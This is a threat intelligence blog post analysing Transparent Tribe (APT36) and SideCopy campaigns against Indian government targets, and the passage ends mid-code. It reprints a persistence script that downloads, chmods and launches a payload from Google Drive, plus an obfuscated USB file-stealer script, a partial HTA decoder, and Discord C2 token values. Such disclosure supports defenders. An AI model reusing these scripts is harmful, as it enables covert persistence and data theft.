Umbrella of Pakistani Threats: Converging Tactics of Cyber-operations Targeting India

By Sathwik Ram Prakki

Published: 2024-07-25 · Archived: 2026-04-06 01:26:25 UTC

An open directory hosting malware linked to Transparent Tribe (APT36) has been found by SEQRITE Labs APT team. Further analysis revealed hidden URLs on the same domain containing payloads used by its sub-division APT group SideCopy. Targeting of Indian government entities such as Air Force, shipyards and ports by SideCopy is observed via multiple open directories that hosted its newer payloads. A strong correlation between these groups along with RusticWeb; including domain/IP, C2 name, decoy files, and more overlaps have been observed. In this blog, we will explore these payloads and the overlaps seen during the recent increase in such campaigns.

Key Findings

APT Overlaps

- A domain is found to be hosting payloads of both SideCopy and APT36 together, targeting Windows and Linux environments respectively.
- The C2 server used by SideCopy's RAT payloads has the same Common Name (WIN-P9NRMH5G6M8) typically associated with that of APT36.
- Both threat groups along with RusticWeb, use the same lure file in various formats, infrastructure and web-services in their infection chains making their connections stronger.

SideCopy Infections

- Using updated HTA same as SideWinder to evade detections, making it fully undetectable (FUD). Encoded URLs that hosted RTF files of SideWinder APT group were found in SideCopy's stager.
- Reverse RAT is delivered via MSI packages using an '*Indian Air Force'* theme as a decoy, and in-memory variants of Reverse RAT were also seen. More open directories were found on another two domains hosting DOTM files to deliver Reverse RAT via BAT files, targeting shipyards & ports.
- New payloads used to steal documents and images called Cheex, a USB copier to steal files from attached drives, FileZilla application and SigThief scripts were also seen.
- Testing of stager evasion against anti-virus at Pakistan locations has been identified. At the same time, victim traffic from India that is typically observed from C2 located in Germany is being routed through IPsec protocol from Pakistan IPs, as shared by The Brofessor from Team Cymru.
- A new .NET-based payload named Geta RAT executed in-memory of HTA, incorporates browser stealing functionality from Async RAT. Parallelly, Action RAT is side-loaded by *charmap.exe* instead of the *credwiz.exe/reykeywiz.exe* and usage a honey trap theme named as *'WhatsApp Image'* is seen.

Transparent Tribe Infections

- A Golang-based downloader targeting Linux systems is used to fetch the final payload from Google Drive. This final payload was recently seen to be fetched from a domain instead and has been named DISGOMOJI by Volexity, where “weak infrastructure links to SideCopy” were mentioned.
- The group continues to target the Linux platform with Poseidon using desktop shortcuts having lure themes such as ‘*Posting/Transfer under Ph-III of Rotational Transfer*’, ‘*Blacklist IP Address with TLP & Dates*’ and ‘*LTC checklist*’.
- The use of Crimson RAT, with ‘*Uttarakhand Election Result*’ and ‘*TDS Claim Summary*’ baits along with embedding of the FileZilla application, has also been observed.




Fig. 1 – Overlapping Infection Chain

Overlapping Attack

The domain found with the open directory is *campusportals[.]in* with multiple folders hosted on it. These contain Golang-based Linux payloads attributed to APT36, but at the same time, multiple hidden URLs were observed hosting HTA stagers that belong to SideCopy APT. The domain originally served as a guide to various Indian entrance exams, where the last post on their Twitter/YouTube was done in 2016. A similar open directory was observed earlier hosting SideCopy stagers on the same software *LiteSpeed* Web Server. The domain in this case, *reviewassignment[.]in* was used for another education portal, which is early childhood education and care services.





Fig. 2 – Open Directory hosting APT36 and hidden URLs with SideCopy stagers

A ZIP archive is present in one of the directories, this contains a password-protected PDF and a UPX-packed ELF binary. Unpacking this shows a Golang binary that acts as a downloader, where it first opens the decoy PDF using the passcode '*745414*'. The lure theme is a survey on internet usage which was observed in multiple previous campaigns of SideCopy since February 2023.



Internet usage Survey Form

Note: Please fill the following survey form on the basis of your daily normal use of internet and technology use.

If any of the following questions are not relevant, please insert "N/A" in answer.

Following survey is a part of educational project.

1. Which age group do you belong to?

Fig. 3 – Internet survey lure

Then it downloads the next stage payload from Google Drive as *gnucoreinfo* to the hidden directory *.x86_32-linux-gnu*, makes it executable, and starts it in the background. Persistence is set up via two AutoStart desktop entries named – *GNOME_Core.desktop* and *GNULib_Update.desktop*. A bash script is dropped and registered for a *cron* job to download the payload and make sure that a duplicate process is not running as shown below.

```
if ! pgrep -x \"gnucoreinfo\" >/dev/null; then
    nohup sh -c 'cd ~/.x86_32-linux-gnu && ./gnucoreinfo > /dev/null 2>&1 &' >/dev/null 2>&1
fi

if [ ! -d \"$HOME/.x86_32-linux-gnu\" ]; then
    # If not, create it
    mkdir \"$HOME/.x86_32-linux-gnu\"
fi

if [ ! -f \"$HOME/.x86_32-linux-gnu/gnucoreinfo\" ]; then
    curl -L -o \"$HOME/.x86_32-linux-gnu/gnucoreinfo\" \"https://drive.google.com/uc?export=downl
    chmod +x \"$HOME/.x86_32-linux-gnu/gnucoreinfo\"
    cd \"$HOME/.x86_32-linux-gnu\"
    if ! pgrep -x \"gnucoreinfo\" >/dev/null; then
        nohup sh -c 'cd ~/.x86_32-linux-gnu && ./gnucoreinfo > /dev/null 2>&1 &' >/dev/null 2>&1
    fi
    cd
fi
```

Fig. 4 – Process of Golang downloader in persistence script

Variant of DISGOMOJI

The final payload is another UPX-packed Golang-based ELF binary named '*vmcoreinfo.txt*'. This is a remote access trojan based on an open-source repository discord-c2, that uses a Discord server as a C2 and emojis for communication. Volexity has observed different variants of DISGOMOJI, where server ID and bot token of Discord server are either hardcoded or downloaded at runtime as *BID1.txt* and *GID1.txt* from *ordai[.]quest*. In this version, Google Drive is used to download them with the following names that conveys it to be a second server:

Filename	Details and Google Drive Download Links
BID2.txt	MTI0NjkwMDE2NTI1MjQ4NTM1Mg.GWqtv3.cZmv1ZIts2ClyZ6jcKKpRzkD_hChmEkfDcZKeM (Server ID)
	hxxps://drive.google.com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe
GID2.txt	1246900038160879688 (Bot Token)
	hxxps://drive.google.com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t
GTK-Theme-Parse.txt	2bf596603c432fa46b494dc3edd2d30f (MD5)
	hxxps://drive.google.com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_

All the error handling messages present try to mislead from the actual functionality, but one interesting error name is observed to be "*Error updating **Kavach Repository**: %v*". An obfuscated file named *GTK-Theme-Parse.txt* is downloaded, which serves to periodically copy files from connected USB drives to a local directory. A cron job is set up similarly for persistence and these files could be exfiltrated using the emoji-based RAT.

```
#!/bin/bash
"${@,,}" $BASH ${*%%u;q3}   ${@,}   <<<  "$(    ${*~~} p'''r''i'\ntf  'QlpoOTFBWSZTWdHbOc0AACXfgERQfPfwG19mnpu/7//
uQAKi5O3duquuEoQUwnpTTQaNA0AAaaAHqDyg8oMhTU9MVNplHqHoIAAPUAaNHlGgASKaphIPSBp6mxQABoAAAaDQJTURpHoo2p6mnqaehGgMho9QANDI
AeIBEp0DX1zhc/0LLXMzfNBM4FfRBWHuV06MYLctkahEBMAgHeV1qs5GUzLTxLKBbwmwYpqZmc2yiFsGqvgPKsxinsfpCqLypkG6IrO9L4Si4uNYI/
kitXstCwwPgIolDI4YhlcJJSEekRiC6uaN+0XdttrAFXlfzKQmtLohAJBIO5JZGflzHK5LKJKEpkYtFnczmQrppdpQFhNZsFspGM5jKBsQzzVWxW
+7RYMMBZEPfZkVhKZVkol0xtuGlC8zE0HJjJkZq/UXJMYaAHmoTx9C4lrjet95pcS4zin3BcBhAgHByVROzCz3wdp8Jt6CuXWtu4Y2w9HmDs
+Y4RAzITTaAFKGUhdYgzODOVvYHIgvDU/mkcKknGcJnn6BQGUzqsfV4jpKxANDMo6zDQpduDfSS7c5kVg6p08zyqIioFVQFT9QMy/
hVETAdkwMmIEQkTBRGfdw3ycnJRoimdtvbABQUj2ZFhIwXisFTY0RUcqliRDJQMHiz4C8okNw565ZcAjGmZCxnGgpqYspIhct3ErgMSY1EHiGyTn8EsFY
wqlbdaBhSk0BPRqk0hBjr1r0xRIGOkhWJpIFIEFcIA7ERZ5C82y1Q288vgVRGqkZG7FxhTVANA79M17YzjRbbbq4LqKmlRREKIkwGInlJkOfMZJ3mbGgm
PV1MMhykHsKqKpIm1xaXlIoMxW2NuHlHJlV8rOmaEs0TpBomgTcFv8Ku2t+7Eg0kx5JMBWQia+UCSFn49KiGj/F3JFOFCQ0ds5zQA==' ${*/
af*FB}   | ${*//;=gV/%_MnfSkx}  ba"s"${@//ZJ6xPX7n/5oHg}e\64  -d  "${@^^}"  | ${*#9V-Z1>} bu$'\u006e'z''ip"${@,,}"2
-c ${*~~}    )"  "${@//\[Q1m%W2/\[Duwv3bC}"  ${*//\(^$\Otl/__+y7p}
```

Fig. 5 – Obfuscated USB stealer script


DISGOMOJI gathers basic system details initially and its functionality includes taking screenshots, execute commands, upload files to web services (*oshi[.]at* and *transfer[.]sh*), download and upload files via discord server, get Firefox browser profiles, and find files based on extension to exfiltrate. The last one has a unique string in Punjabi (most popular language in Pakistan) that translates to “I have given you all the knowledge, what else do you want?”, apt for data exfiltration. New Windows and Linux variants of PYSHELLFOX and GLOBESHELL for exfiltrating files and stealing Firefox profiles were also mentioned by BlackBerry.

```
lea     rax, RTYPE_discordgo_MessageSend
xchg    ax, ax
call    runtime_newobject
mov     qword ptr [rax+8], 2Fh ; '/'
lea     rcx, a200601021504052F64h ; "Sab Aa te gya Anni Diya, Hun tu hor Ki "...
mov     [rax], rcx
mov     rbx, [rsp+208h+var_148]
mov     rcx, [rsp+208h+var_198]
mov     rdi, rax
xor     esi, esi
xor     r8d, r8d
mov     r9, r8
mov     rax, [rsp+208h+arg_0]
call    github_com_bwmarrin_discordgo__ptr_Session_ChannelMessageSendComplex
movups  [rsp+208h+var_188], xmm15
```

Fig. 6 – Exfiltration message

Variant of Poseidon

We have also observed continuous deployment of Poseidon agents via Linux desktop shortcuts by Transparent Tribe, where the bait files were hosted similarly on Google Drive having *fikumatry<at>gmail.com* and fitfalcon0900<at>gmail.com as the owner of the account. The three different decoys observed are all related to various Indian government documents. These are osting/transfer of officers under Ministry of Defence from previous year, blacklisted IP addresses with TLP & dates, and a check list for LTC claims.



BLACKLIST IP ADDRESS WITH TLP & DATES


TLP: RED	DATE		TLP: AMBER	DATE		TLP: GREEN	DATE		TLP: CLEAR	Date
[redacted]	11/12/2023		[redacted]	11/12/2023		[redacted]	22/12/2023		212.60.5.129	22/12/2023
[redacted]	11/12/2023		[redacted]	11/12/2023		[redacted]	22/12/2023		38.54.40.156	22/12/2023
[redacted]	11/12/2023		[redacted]	11/12/2023		[redacted]	22/12/2023		128.199.226.11	22/12/2023
[redacted]	11/12/2023		[redacted]	11/12/2023		[redacted]	22/12/2023		146.70.157.20	02/01/2024
[redacted]	23/01/2024		[redacted]	11/12/2023		[redacted]	22/12/2023		172.67.216.63	02/01/2024
[redacted]	23/01/2024		[redacted]	11/12/2023		[redacted]	22/12/2023		185.38.142.129	02/01/2024
[redacted]	23/01/2024		[redacted]	11/12/2023		[redacted]	22/12/2023		185.51.134.27	02/01/2024
[redacted]	23/01/2024		[redacted]	11/12/2023		[redacted]	22/12/2023		185.82.218.230	02/01/2024
[redacted]	23/01/2024		[redacted]	11/12/2023		[redacted]	22/12/2023		37.120.140.205	02/01/2024
[redacted]	23/01/2024		[redacted]	11/12/2023		[redacted]	22/12/2023		45.129.199.122	02/01/2024
[redacted]	23/01/2024		[redacted]	11/12/2023		[redacted]	22/12/2023		45.80.148.151	02/01/2024
[redacted]	23/01/2024		[redacted]	11/12/2023		[redacted]	22/12/2023		45.90.59.17	02/01/2024
[redacted]	24/01/2024		[redacted]	11/12/2023		[redacted]	22/12/2023		5.2.67.176	02/01/2024
[redacted]	24/01/2024		[redacted]	11/12/2023		[redacted]	22/12/2023		5.2.72.130	02/01/2024
[redacted]	24/01/2024		[redacted]	11/12/2023		[redacted]	22/12/2023		5.255.88.188	02/01/2024
[redacted]	24/01/2024		[redacted]	11/12/2023		[redacted]	23/01/2024		79.110.52.160	02/01/2024
[redacted]	24/01/2024		[redacted]	11/12/2023		[redacted]	15/03/2024		18.0.9.23	02/01/2024
[redacted]	24/01/2024		[redacted]	11/12/2023		[redacted]	15/03/2024		45.15.158.154	05/01/2024
[redacted]	24/01/2024		[redacted]	11/12/2023		[redacted]	15/03/2024		45.164.23.184	05/01/2024
[redacted]	24/01/2024		[redacted]	11/12/2023		[redacted]	15/03/2024		45.164.23.194	05/01/2024

Fig. 7 – IP blacklist decoy with Poseidon (1)

CHECK LIST – LTC CLAIMS (177A)

Name of the Document	Yes / No
Claim duly ink-signed & Countersigned attached?	
Leave Certificate / Leave Part II Order attached?	
Air Ticket attached?	
Boarding Pass (Certificate from Airlines in their letter head in case of loss of Boarding Pass) attached?	
Whether Claim **Submitted within 1 month of completion of return Journey** if advance is drawn or 3 months if advance is not drawn (Or else Time Bar sanction attached)?	
Whether **visited Home Town** (or **NE, J&K or A&N Islands** in case of in lieu of Home Town)?	
Whether **Return Journey** has been **completed within 6 months** of onward journey?	
Lost Voucher Certificate as per Rule 43 FR II in case of loss of original documents attached?	
Only for Self, Family and Dependants	

Fig. 8 – Checklist decoy with Poseidon (2)



No. A/47926/RTP/Phase-III/CAO/P-1(B)

रक्षा मंत्रालय
MINISTRY OF DEFENCE
{संयुक्त सचिव एवं मुप्रअ का कार्यालय}
{Office of the JS & CAO}

Posting/Transfer under Phase-III of Rotational Transfers : ASOs/SSAs

Reference Rotational Transfers in respect of ASOs & SSAs, issued vide this office following Note Nos:

(a) No. A/47926/RTP/Phase-III/ASO/CAO/P-1(B) in respect of ASOs dated 02 Nov 2023.

(b) No. A/47926/RTP/Phase-III/SSA/CAO/P-1(B) in respect of SSAs dated 02 Nov 2023

2. After issue of rotational transfers of ASOs & SSAs of AFHQ Cadre vide above referred letter, various requests have been received at this office for deferment/extension of tenure in present organisation from user offices. These requests have been examined and the Competent Authority has accorded approval for extension of tenure in respect of following officials in GS Branch till the period/date as mentioned against their name :

Ser No.	Name (S/Shri & Ms.), Designation (Sl. No. of Rotational Transfer list)	Extension/retention of tenure up to
(a)	Harvinder Kumar, ASO (Sl. No. **114** of RTP list of ASO)	till his retirement i.e. **30 Jun 2025**
(b)	Gopal Sao, ASO (Sl. No. **5** of RTP list of ASO)	till 31 Mar 2024 or Phase-IV of RTP(RTP-2024), whichever is earlier.
(c)	Shanti Bhushan Pandey, SSA (Sl. No. **238** of RTP list of SSA)	till 31 Jan 2024.
(d)	Arun Singh Rawat, SSA (Sl. No. **152** of RTP list of SSA)	till Phase-IV of RTP(RTP-2024).
(f)	Niraj Kumar, ASO (Sl. No. **1** of RTP list of ASO)	till 30 Jun 2024 or Phase-IV of RTP(RTP-2024), whichever is earlier.
(g)	Rakesh Kumar, SSA (Sl. No. **185** of RTP list of SSA)	till Phase-IV of RTP(RTP-2024).
(h)	Amit Kumar, SSA (Sl. No. **68** of RTP list of SSA)	till 31 May 2024 or Phase-IV of RTP(RTP-2024) whichever is earlier.
(j)	Sanjay Kumar, ASO (Sl. No. **123** of RTP list of ASO)	till Phase-IV of RTP(RTP-2024).

3. It may be ensured that all the ASOs/SSAs/JSAs of GS Branch (except above officials), who have been rotated under Phase-III of RTP *may be relieved immediately , if not relieved yet, with a direction to report to their new offices under intimation to all concerned.*

4. This is for information and necessary action, please.

(Aradhana Sanjay Nikam)
AO, CAO/Pers-1(B)
Nov 2023

GS/SD-1

Copy to :-

NHQ/DoA(Civ) Air HQ/PC(P&T) QMG Branch MGS(S&C) DGQA Coord

CAO/A-7(B)

Fig. 9 – Posting/Transfer decoy with Poseidon (3)

SideCopy

Based on the URLs seen in a recent SideCopy infection, similar hosting of HTA stagers were identified along with same baits. The infection starts with an archived shortcut file, that starts the MSHTA process to execute remote HTA files hosted on this same domain. In total, six HTA files were found named as either *1.hta* or *2.hta.* The first HTA variant has two base64 decode functions, one based on JavaScript, and the other uses ActiveX objects. The

functionality for this remains the same, which includes .NET version check, AV solution installed, concatenating payload and decoding strings, and finally executing DLL in-memory along with passing the decoy file.

```
function zBxZ(str) { // decode a Base64-like encoded string using a custom alphabet
    var b64 = "lfsjvHQne8xPyYUtoBML" + "g1bNSqmOXDpEiJuA3cK06F" + "7TV4ZWdRzkG" + "
    var b, result = "", r1, r2, i = 0;
    var WdUqA = window[ac], jvrOOggg = window[ev](srs);
    do {
        b = b64["indexOf"](str["charAt"](i++)) << 18 |
            b64["indexOf"](str["charAt"](i++)) << 12 |
            (r1 = b64["indexOf"](str["charAt"](i++))) << 6 |
            (r2 = b64["indexOf"](str["charAt"](i++)));

        result += r1 === 64 ?
